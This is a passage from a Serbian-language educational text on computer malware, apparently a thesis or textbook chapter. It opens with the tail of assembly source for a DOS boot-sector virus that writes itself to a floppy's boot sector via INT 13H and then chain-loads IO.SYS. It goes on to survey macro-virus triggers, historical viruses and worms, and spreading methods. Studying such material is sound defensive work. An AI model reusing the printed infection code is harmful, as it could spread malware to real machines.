        mov     si,OFFSET BOOTSEC ;build virus in DISK_BUF

```

```

        mov     di,OFFSET DISK_BUF
        mov     cx,11
        cld
        rep     movsb                ;direction flag forward
        add     si,19                ;1st 11 bytes
        add     di,19                ;skip the data (i.e.
        mov     cx,OFFSET BOOT_ID - OFFSET BOOT ;keep original data)
        rep     movsb                ;bytes of code to move
        inc     cx                    ;set cx=1
        mov     ax,301H              ;and write virus
        int     13H                  ;to B: drive

;Here we look at the first file on the disk to see if it is the first MS-DOS
;system file, IO.SYS.
LOOK_SYS:
        MOV     AL,BYTE PTR [FAT_COUNT] ;get fats per disk
        XOR     AH,AH
        MUL     WORD PTR [SECS_PER_FAT] ;multiply by secs / fat
        ADD     AX,WORD PTR [HIDDEN_SECS] ;add hidden sectors
        ADD     AX,WORD PTR [FAT_START] ;add starting fat sector
        PUSH    AX                    ;start of root dir in ax
        MOV     BP,AX                 ;save it here
        MOV     AX,20H                ;dir entry size
        MUL     WORD PTR [ROOT_ENTRIES] ;dir size in ax
        MOV     BX,WORD PTR [SEC_SIZE] ;sector size
        ADD     AX,BX                 ;add one sector
        DEC     AX                     ;decrement by 1
        DIV     BX                     ;ax=# secs in root dir
        ADD     BP,AX                 ;now bp is start of data
        MOV     BX,OFFSET DISK_BUF    ;set up disk read buf
        POP     AX                     ;ax=start of root dir
        CALL    CONVERT               ;convt sec # for bios
        INT     13H                   ;read 1st root sector
        JC      $
        MOV     DI,BX                 ;compare first file with
        MOV     CX,11                 ;required file name
        MOV     SI,OFFSET SYSFILE_1   ;of first system file
        REPZ    CMPSB                 ;for MS-DOS
        JZ      LOAD_SYSTEM           ;the same, go load
        MOV     DI,BX                 ;compare first file
        MOV     CX,11                 ;required file name
        MOV     SI,OFFSET SYSFILE_2   ;of first system file
        REPZ    CMPSB                 ;for PC/DR-DOS
        JNZ     $                     ;not the same - hang now

;Ok, system file is there, so load it
LOAD_SYSTEM:
        MOV     AX,WORD PTR [DISK_BUF+1CH] ;get file size of IO.SYS

```

```

        XOR     DX,DX
        DIV     WORD PTR [SEC_SIZE]           ;and divide by sec size
        INC     AX                             ;ax=# of secs to read
        CMP     AX,39H                         ;don't load too much!!
        JLE     LOAD1                          ;<= 7C00H-700H
        MOV     AX,39H                         ;plus some room for stk!
LOAD1:   MOV     DI,AX                          ;store that number in BP
        PUSH    BP                             ;save start for IO.SYS
        MOV     BX,700H                        ;set disk read buf
RD_IOSYS: MOV     AX,BP                         ;and get sector to read
        CALL    CONVERT                       ;convert to bios info
        INT     13H                           ;and read a sector
        JC      $                             ;halt on error
        INC     BP                             ;increment secr to read
        ADD     BX,WORD PTR [SEC_SIZE]         ;and update buffer @
        DEC     DI                             ;dec # of secs to read
        JNZ     RD_IOSYS                       ;get another if needed

;Ok, IO.SYS has been read in, now transfer control to it
DO_BOOT:
        MOV     CH,BYTE PTR [DISK_ID]          ;Put drive type in ch
        MOV     DL,0                           ;Drive number in dl
        POP     BX                             ;Start of data in bx
        JMP     FAR PTR LOAD                   ;far jump to IO.SYS

;Convert sequential sector number in ax to BIOS Track, Head, Sector information.
;Save track number in CH, head in DH, sector number in CH, set AX to 201H. Since
;this is for floppies only, we don't have to worry about track numbers greater
;than 255.
CONVERT:
        XOR     DX,DX
        DIV     WORD PTR [SECS_PER_TRK]       ;divide ax by secs/trk
        INC     DL                             ;dl=sec # to start
                                                ;al=track/head count
        MOV     CL,DL                          ;save sector here
        XOR     DX,DX
        DIV     WORD PTR [HEADS]              ;divide ax by head count
        MOV     DH,DL                          ;head to dh
        XOR     DL,DL                          ;drive in dl (0)
        MOV     CH,AL                          ;track to ch
        MOV     AX,201H                        ;ax="read 1 sector"
        RET

SYSFILE_1 DB      'IO      SYS'                ;MS DOS System file
SYSFILE_2 DB      'IBMBIO  COM'                ;PC/DR DOS System file
        ORG      7DFEH
BOOT_ID   DW      0AA55H                       ;Boot sector ID word
MAIN      ENDS
        END      LOADER

```


2.9 Inficiranje dokumentnih fajlova

Microsoft Office, što uključuje Word, Excel i Power Point, podržavaju veoma moćan skript jezik Visual Basic za aplikacije VBA. Microsoft Office 2003 takođe omogućuje pisanje koda u Visual Basic .NET ili u Visual C# .NET jeziku i uključuje ih u svoja dokumenta.

Word Perfect Office, koji uključuje proaktivan software kao konkurent Microsoft Office, podržava macrose pisane u VBA kao i PerfectScript i ObjectPAL jezike.

Star Office i njegov rođak Open Office takođe konkurenti Microsoft Office, dozvoljavaju macrose pisane u StarOffice Basic skript jezik. Ove mogućnosti dopuštaju macro-virusima da prevaziđu Windows operativni system i da operišu na Linuxu, Macu i Solarisu.

Skript dokumenta koja podržavaju macrose se mogu naći svuda. Microsoft Word je uveliko najpopularnija aplikacija koja podržava macrose. Zbog svega navedenog ovi dokumenti su veoma atraktivni za macro-viruse. Korisnik može ugraditi bilo maliciozan ili ne, svejedno, macros u Word dokumentu koristeći Visual Basic Editor. Ovaj editor može biti pozvan u Word dokumenat odabiranjem opcije Tools->Macro->Visual Basic Editor. Grafički prikaz dole:



Slika 6. Microsoft Visual Basic editor potencijalna meta macro virusa

Virus koji je atačovan za dokument mora osigurati da će njegov kod biti pokrenut od strane korisnika inficiranog fajla, u drugom slučaju virus neće delovati. Da bi postigao ovaj zadatak, virus čija je meta Word dokumenat uključuje podrutinu sa imenima koji imaju specijalni značaj za Microsoft Word. Na primer ako dokumenat sadrži podrutinu pod nazivom **Document_Open ()** onda će Word izvršiti rutinu kad god se otvori dokumenat. Druga popularana meta je **Document_Close ()** podrutina, koja se izvršava kada se dokumenat zatvara. U stvari, ove podrutine koristio je virus Melissa iz 1999. godine.

Dok je Melissa čekala u Word dokumentu, virusni kod je bio lociran u **Document_Open ()** podrutinu, i automatski je aktiviran prilikom otvaranja dokumenta. Da bi osigurao opstanak na mašini virus se je kopirao u žrtvin Normal.dot fajl. Ovaj fajl je pokretan od strane Worda kada god bi se aplikacija podizala. Normal.dot sadrži default margine i fontove. Kada se Melissa iskopira u Normal.dot, onda sačuva svoj kod kao **Document_Close ()** rutinu.

Postoji veliki broj različitih rutina koje Word macro-virusi mogu da koriste kao okidač. Skraćena lista ispod obuhvata neke od kandidata:

- **AutoExec()**— ova funkcija se izvršava kada korisnik pokrene Word.
- **AutoClose(), FileExit()**— ova rutina se pokreće kada korisnik zatvori dokument.
- **AutoExit()**— ova funkcija se pokreće kada korisnik prekine rad sa Wordom.
- **AutoOpen(), FileOpen()**— ova rutina se aktivira kada korisnik otvara dokument.
- **AutoNew(), FileNew()**— ova funkcija se pokreće prilikom formiranja novog dokumenta.
- **FileSave()**— ova rutinase aktivira kada korisnik sačuva dokument.


Triplicate (trostruki) virus još poznat pod imenom Tristate, otkriven 1999. godine, je veoma interesantan malware jer je prvi macro virus koji je napadao istovremeno nekoliko tipova dokumenata, i uključivao je sledeću strategiju:

- Triplicate se je vezivao za macroe Microsoft Excela i stvarao je inficirani fajl pod imenom Book.xls u Excel start up folderu.
- Triplicate se je vezivao za macroe u Microsoft Wordu i kopirao je svoj kod u Normal.dot šablon na inficiranoj mašini.
- Triplicate se je isto vezivao i za macrose u Power Pointu i ubacivao je sebe u Power Point Blank Presentation.pot šablon. Power Point 2002 koristio je Blank Presentation.pot kao šablon za stvaranje novih fajlova prezentacije. Kasnije verzije Power Pointa ovaj fajl su nazivale Blank.pot.

Trostruki kod ugrađen u default šablone na ovaj način bi bio automatski uključen u nove prezentacije stvarane od strane žrtve. Virus je dodan pod nevidljivim pravougaonikom u Power Pointu sa istom veličinom kao i slajdovi sa prezentacijom. Onda bi on stvorio **actionhook ()** proceduru, u kojoj bi ga Power Point aktivirao kad god bi

korisnik kliknuo na novi oblik[16]. Virus bi bio pokrenut kada bi korisnik kliknuo bilo gde na slajdu.

Zanimljiv fenomen među macro viruse je nenamerna mutacija više primeraka, kada se jedan virus susretne sa drugim. Ovo se može najbolje prezentovati na slici ispod[17]:



Slika 7. Grafički prikaz duple infekcije macro virusa

Veoma moćna kombinacija tehnike inficiranja je prikazana od strane Navarhar virusa koji je prvi put viđen 1997. godine. U neverovatnom obrtu, ovaj primerak je mogao da inficira Microsoft Word dokumenta kao i Windowsove drajvere. Dokumentni fajlovi zaraženi sa ovim virusom su bivali pokretani pomoću **AutoOpen ()** macroa. Ova subrutina bi onda pokrenula maliciozni kod koji je onda inficirao drajvere na sistemu. Operativni sistem bi pokrenuo inficirani drajver nakon restarta, koji bi se onda loadovao u memoriju, i presretao svaki pokušaj sačuvavanja Microsoft Word fajlova[18]. Ovakav virus koji može inficirati različite tipove hosta naziva se multipartite. Najčešće mete multipartite virusa su izvršni fajlovi i boot sektor, ali Navrhar je demonstrirao da su mogućnosti za kombinovane viruse na hostovima beskrajne.

Virusi mogu inficirati i druge tipove fajla kao na primer skript fajlove. Na primer VBS Beast virus, otkriven 2001. godine inficirao je sve .VBS fajlove. Drugi virus poznat pod imenom PHP Pirus, napadao je PHP skripte[19]. Pored VBS, PHP ili Perl skripti i druge vrste fajlova mogu biti mete virusa, pa tako i source code ili izvorni kod, mada je ovakav tip virusa veoma redak.

Glavna prednost virusa koji napadaju Java fajlove je ta što mogu delovati na različite operativne sisteme, jer su Java programi tipično platformski nezavisni. Java baziran virus kao na primer StrangeBrew može napasti Windows, Linux, Solaris, and Mac OS X.

2.10 Širenje virusa

Kao što je već prikazano u dosadašnjem tekstu kada se virus jednom aktivira na žrtvin kompjuter, on voma dobro zna da locira i inficira host program. Da bi se kopirao unutar sistema, virus se može prikačiti za boot sektor floppyja ili harda. Takođe, može potražiti dokumenta, izvršne, ili skript fajlove u kojima bi se ugnjezdio. Da bi bio u mogućnosti da uvek inficira nove fajlove virus se mora loadovati u memoriju ili u template dokumenta. Ali ipak postoji granica na jednom sistemu, postoji vreme kada virus ima potrebu da se širi na nove sisteme, da bi inficirao nove fajlove, da njegov potencijal dođe do izražaja.

Za razliku od crva, koji će naknadno biti analizirani, običan virus se ne može sam širiti preko mreže – za to mu je potrebna ljudska pomoć da bi išao od mašine do mašine. U ovom delu će se upravo tome posvetiti pažnja, na koji način virusi osvajaju nove sisteme, koristeći pokretne medije, e-mail, downloadom, i deljive (shared) foldere.

2.11 Pokretni mediji

Kada je Apple izbacio svoj prvi Mac 1978. godine, mnogi su bili zapanjeni što nije imao floppy drajv. U to vreme to je bilo više nego ne praktično, jer su floppyji stari koliko i sami virusi. Tvorci ranih virusa kao Elk Cloner shvatili su da mogu iskoristiti ljudsku tendenciju ka deljenju stvari preko prenosnih medija, pa su i prve viruse pisali da se vezuju za boot sektor floppy diska. Ovaj trend se je nastavio i 1990. godine, kada su boot sektor virusi zarazili popriličan broj ljudi. Zbog popularnosti boot sektor virusa i dan danas postoje antivirusi koji upozoravaju da je floppy disketa u računaru prilikom gašenja, upravo zbog masovnosti boot sektor virusa.



Slika 8. Prenosni mediji jedno od sredstava u prenosu malicioznog koda

Boot sektor virusi su se pre svega oslanjali na prenosive medije radi svog širenja. Najpogodniji medij za tu svrhu je naravno floppy disk, jer virus može da se atačuje za njegov boot sektor i da se učita prilikom startovanja sistema u memoriju. CD-ROM i njegov boot sektor nije baš toliko pogodan za prenošenje virusa iz jednog jedinog razloga, a to je zato što ne podleže promenama kada se jednom nareže. Čak i i CD-R i CD-RW

čiji se sadržaj može dopisivati nisu podložni modifikacijama kada su jednom napisani i za dodavanje sadržaja na njima su potrebni zasebni programi.

Ali osim boot sektor virusa, virusi se mogu prenositi medijima (flopijem, CD, DVD, itd) putem inficiranih fajlova, programa, skripti. Za ovakav način prenošenja su CD i DVD mediji pogodniji jer jednom narezan inficirani program ostaje na tom CD-u ili DVD-u sve do njegovog fizičkog uništenja. Uzmimo na primer CIH ili Chernobyl virus, koji se nalazio na Yamahinom CD-R-u, i na CD-e još nekih časopisa[20]. O njemu će biti reči kasnije kada se budu obuhvaćali BIOS napadi na sistem.

Iako flopiji više nisu u modi, mi i dalje razmenjujemo fajlove putem njih, naročito dokumenta. Isti je slučaj i sa CD-ma i DVD-om, sve više se razmenjuju filmovi, muzika, itd, putem ovih medija. Sve dok postoje ovakvi mediji i klasični ili obični virusi će imati budućnost. Danas su u modi flesh prenosivi mediji i memoriske kartice čija veličina ide i preko 4GB, a oni predstavljaju savršen način za rehabilitovanje već zaboravljenih boot sektor virusa.

2.12 E-Mail i downloads

Postoje i drugi načini prenošenja fajlova, a da to nisu prenosni mediji. E-mail je najpogodniji i najpopularniji način razmene informacija. Iako običan tekst ne može nositi maliciozni kod, atačment itekako može. Korisnik od poverenja, nenamerno može veoma lako poslati mailom zaraženi Word dokument mnogo lakše nego li flopijem.

Ipak kada se govori o mailu onda su tu najpopularnije one štetočine koje imaju mogućnost sopstvenog slanja nakon infekcije na adrese iz žrtvinog adresara. Naravno to su crvi i o njima će se naknadno govoriti.

Virusi se veoma lako mogu prenositi i putem downloada. Skidanjem nekog programa sa servera, i na slične načine. Na sličan način se je širio i virus Melissa o kojem je već bilo reči, i to skidanjem dokumenta pod nazivom List.doc sa servera alt.sex novinske grupe[21].

2.13 Deljivi folderi

Još jedan način na koji ljudi pomažu virusima da se šire su deljivi folderi i fajlovi. Virusi će i pokušavati da po prioritetu među prvima zaraze deljive fajlove. Različiti mehanizmi deljenja fajlova mogu doprineti širenju virusa, uključujući Windows deljenje fajlova pomoću Server Message Block (SMB) protokola, Network File System (NFS) deljenja, ili čak peer-to-peer servisa, itd.

Višekorisnički fajl server je primarna lokacija za malware jer je velika šansa da neki od korisnika zarazi deljive fajlove, a onda će se virus raširiti na sve korisničke računare.

Reference

- [1] Alef0, "Computer Recreations," *Software—Practice and Experience*, Vol. 2, pp. 93–96, 1972.
- [2] A. K. Dewdney, "Computer Recreations: In the game called Core War hostile programs engage in a battle of bits," *Scientific American*, pp. 14–22, 1984.
- [3] John Walker, "The Animal Episode," Open letter to A. K. Dewdney, February 1985, www.fourmilab.ch/documents/univac/animal.html.
- [4] Rich Skrenta, "Elk Cloner (circa 1982)," www.skrenta.com/cloner.
- [5] Jeremy Paquette, "A History of Viruses," July 2000, www.securityfocus.com/infocus/1286.
- [6] Phil Goetz, "Risks Digest," Volume 6, Issue 71, April 1988, <http://catless.ncl.ac.uk/Risks/6.71.html>.
- [7] Joe Dellinger, "Risks Digest," Volume 12, Issue 12, September 1991, <http://catless.ncl.ac.uk/Risks/12.30.html>.
- [8] Fred Cohen, "Computer Viruses—Theory and Experiments," IFIP TC-11 Conference, Toronto, 1984, www.all.net/books/virus/part1.html.
- [9] Rob Slade, "Rob Slade's Take on Fred Cohen," <http://sun.soci.niu.edu/~rslade/cohen.htm>.
- [10] F-Secure Virus Descriptions, "Brain," www.f-secure.com/v-descs/brain.shtml.
- [11] "Dr. Solomon History: 1986–1987—The Prologue," www.cknow.com/vtutor/vt19867.htm.
- [12] Sir Peter Medawar, "Viruses," *National Geographic*, July 1994.
- [13] Mark Ludwig, *The Giant Black Book of Computer Viruses*, (2nd Ed), pp. 22–23, 1998.
- [14] Vmyths.com, "The Worldwide Michelangelo Virus Scare of 1992," 1998, www.vmyths.com/fas/fas_inc/inc1.cfm.
- [15] Symantec AntiVirus Research Center, "Understanding Virus Behavior under Windows NT," <http://securityresponse.symantec.com/avcenter/reference/virus.behavior.under.win.nt.pdf>.
- [16] VirusLibrary, "Macro.Office97.Triplicate," February 2002, www.viruslibrary.com/virusinfo/Macro.Office97.Triplicate.htm.
- [17] Eric Cole, Jason Fossen, Stephen Northcutt, *SANS Security Essentials with CISSP CBK*, Sans Press, 2003.
- [18] McAfee Security, "NAVRHAR.A," 1997, http://vil.nai.com/vil/content/v_98245.htm.

[19] Symantec Security Response, "VBS.Beast.B," 2002,
<http://securityresponse.symantec.com/avcenter/venc/data/vbs.beast.b.html>.

[20] F-Secure Virus Descriptions, "CIH," www.europe.f-secure.com/v-descs/cih.shtml.

TREĆE POGLAVLJE

Crvi (Worms)

U poslednjih nekoliko godina suočeni smo sa pravom najezdom opakih crva. Ako pogledamo istoriju interneta crvi su izazvali daleko najviše štete u odnosu na ostale tipove malware. Šta je to što čini crve tako opasnim?

Crv je samokopirajući kod koji se širi preko mreža i u najvećoj meri mu nije potrebna ljudska interakcija.


Crv napada jednu mašinu, preuzima je, i koristi je kao odskočnu dasku za skeniranje i osvajanje drugih ranjivih sistema. Kada su nove mete pod kontrolom crva, on nastavlja dalje tražeći nove žrtve. Crv na jednoj mašini je jedan segment, a isti crv na nekoj drugoj mašini je drugi segment. Kada crv inficira na hiljade sistema, onda nastaju problemi. Zahvaljujući neverovatnoj mogućnosti širenja bez ljudske interakcije crv može preuzeti na hiljade mašina[1].

3.1 Kratka istorija internet crva

Crvi su nezgodni, ali zasigurno nisu novina. Ogromni delovi ranog interneta su bili onemogućeni delovanjem Morris crva u novembru 1988. godine[2], ali ovo nije prvi crv, daleko od toga. Prvi internet crv je stvoren 1971. godine, u Bolt Beranek and Newman (BBN), od strane istraživača Bob Thomasa, koji je stvorio program koji se je kretao mrežom kontrole vazdušnog saobraćaja[3]. Neverovatno dostignuće za taj vremenski period. Ovaj program pod nazivom Creeper kretao se je od sistema do sistema, između mašina, a sve u cilju pomaganja ljudima u kontroli vazdušnog saobraćaja.

Godinama kasnije, prvi pravi crv (samokopirajući kod sa mogućnošću kretanja mrežom) je stvoren od strane briljantnih ljudi iz kompanije Xerox PARC. Da, isti ti ljudi su stvorili laserske štampače, GUI, miša, i mnogo drugih korisnih stvari za kompjutere koje koristimo svakodnevno ali i prvog crva. Naravno oni nisu planirali da koriste crva u maliciozne svrhe. Dva istraživača Xeroxa, John F. Shoch i Jon A. Hupp su mislili da će stvaranjem crva pronaći novi način u širenju software među sistemima[4]. Naravno bili su u pravu. Na žalost 1980. godine, njihov prvi istraživački crv je uspeo da pobjegne počevši da se širi na njihovu laboratorisku mrežu, zlosutno predskazanje da crvi dolaze[5]. Danas loši momci naširoko koriste crve za prenos svakojakog malware preko mreža.

Crvi su se proširili devedesetih. Mellisa napad iz marta 1999. i napad Love Bug u maju 2000 prouzrokovao je isključivanja internet veza od strane mnogih kompanija na dan ili dva. Iako većina ljudi smatra Mellisu i Love Bug kao viruse oni su više crvoliki oblici, jer su se samostalno širili internetom. Crvi Code Red i Nimda, su kompromitovali stotine hiljada mašina u 2001. godini. Sve do današnjeg dana svakodnevno nastaju sve opakiji i opakiji crvi koji se slobodno šire prostranstvom interneta. Ispod je prezentovana tabela sa najpoznatijim crvima, sa kratkom karakteristikom i vremenom pojavljivanja.



Slika 9. Grafički prikaz delovanja Nimda crva

Ime crva	Vreme pojave	Meta napada	Karakteristike
Morris	1988.	UNIX	Ovaj crv je onesposobio glavne komponente ranog interneta, puneći novinske naslove širom sveta.
Mellisa	1999.	Microsoft Outlook	Širenje preko outlooka e-mail klijenta Microsofta, i inficiranje macroa .DOC fajlova.
The love bug	2000.	Microsoft Outlook	Visual Basic skript crv koji se je širio preko outlooka Microsoftovog e-mail klijenta, naterao je neke firme da se diskonektuju sa interneta na nekoliko dana dok ne prođe oluja.
Ramen	2001.	Linux	Osvajao je sisteme zahvaljujući trima rupama u sistemima, nakon instalacije izbacivao je poruku "Hackers loooove noodles!", grubi prevod "Hakeri vole rezanca", vole ih i drugi ljudi , ali nisu napravili crva u njihovu čast.
Code Red	2001.	Windows Web Serveri	Ovaj isključivo virulentan crv zarazio je oko 250 000 računara za manje o devet sati, planirao je flood napad na sajt Bele kuće, www.whitehouse.gov.
Nimda	2001.	IE, deljive fajlove, web servere, Outlook	Ovaj multiexploit crv ima preko 12 različitih mehanizama širenja. Pojavio se je samo nedelju dana posle terorističkog napada 11. septembra, i jedan je od najozloglašnijih crva prema šteti i panici koju je izazvao.
Klez	2002.	Outlook i deljivi fajlovi	Ovaj crv je napravio mali korak ka polimorfizmu sa randomizacijom e-mail subjekata i atačment fajlovima. Klez je prvi crv koji pokušao onesposobljivanje antivirusnih proizvoda.
Slapper	2002.	Linux	Ovaj crv se je širio preko mreže zahvaljujući propustu u Secure Sockets Lazer (SSL) kod korišćen od strane Apache web servera. Dok se je širio pravio je P2P DOS (denial-of-service) mrežu, čekajući komandu od tvorca da lansira masivni flood napad.
SQL Slammer	2002.	WindowsSQL server	Ovaj mali zli program širio se je veoma efikasno, prekidajući veliki deo Južno Korejske internet veze na nekoliko sati i isključio je na hiljade mašina za podizanje novca u Severnoj Americi.

Tabela 2. Kategorizacija najpoznatijih Internet crva

3.2 Delovi crva

Do sada su prezentovani primerci crva i nešto o njihovom delovanju, a sada će biti prikazano od čega se crvi sastoje. Tipični crvi su sačinjeni iz čitavog seta dokumenata. Ovo je najbolje prikazano na slici ispod.



Slika10. Delovi kompjuterskog crva

Ova gore maketa ima oblik projektila, ratnog oružja. Naravno ovo nije slučajnost. Kao i crvi i rakete se sastoje od komponenti. Bojeva glava služi za probijanje mete. Motor za širenje odvodi oružje na njegovu destinaciju. Algoritam za odabiranje mete i motor za skeniranje rade kao laseri u pravoj raketi i služe za navođenje do destinacije. A koristan teret se sastoji od različitih stvari koje služe u nanošenju štete.

Takođe, trebamo dodati da crvi mogu biti korišćeni kao terorističko oružje. Većina modernih armija zavisi od kompjutera i od opreme koje automatizuju sam proces rata. Većina tankera, brodova i transportnih sredstava koristi Windows i UNIX sisteme sa TCP/IP vezom i sa x86-kompatibilnim procesorima, kao i ostatak sveta. Gadan crv korišćen od strane neprijatelja može onеспособiti gore navedene kompjuterske sisteme, ograničene vojne pripravnosti. Pre nego li i jedna bomba padne, crv može onеспособiti mnoge vitalne sisteme, pripremajući bitku u korist suparnika. Još gore, teroristi mogu iskoristiti crve za onеспособljivanje sistema širom sveta. Zbog svega ovoga bitno je poznavati suštinu crva i način njegovog delovanja.

3.3 Noseća glava crva (Worma)

Da bi osvojio određeni sistem, crv mora prvo prodreti u samu mašinu. Probijaju se preko bojeve glave. Bojeva glava predstavlja deo koda koja iskorišćava neke mane na sistemu koji se napada. Ovi exploit, učitani u samu noseću glavu, mogu prodreti u sistem koristeći čitav set slabosti tog sistema. Iako postoji hiljade načina za probijanje nekog sistema, najpoznatiji su sledeći:

